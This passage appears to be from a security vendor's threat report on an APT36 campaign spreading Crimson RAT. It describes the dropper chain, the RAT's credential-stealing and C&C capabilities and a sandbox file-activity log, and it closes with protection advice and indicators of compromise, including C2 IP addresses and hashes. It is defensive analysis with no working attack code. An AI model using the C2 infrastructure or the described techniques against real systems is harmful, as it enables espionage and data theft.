
Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

Categories

Related articles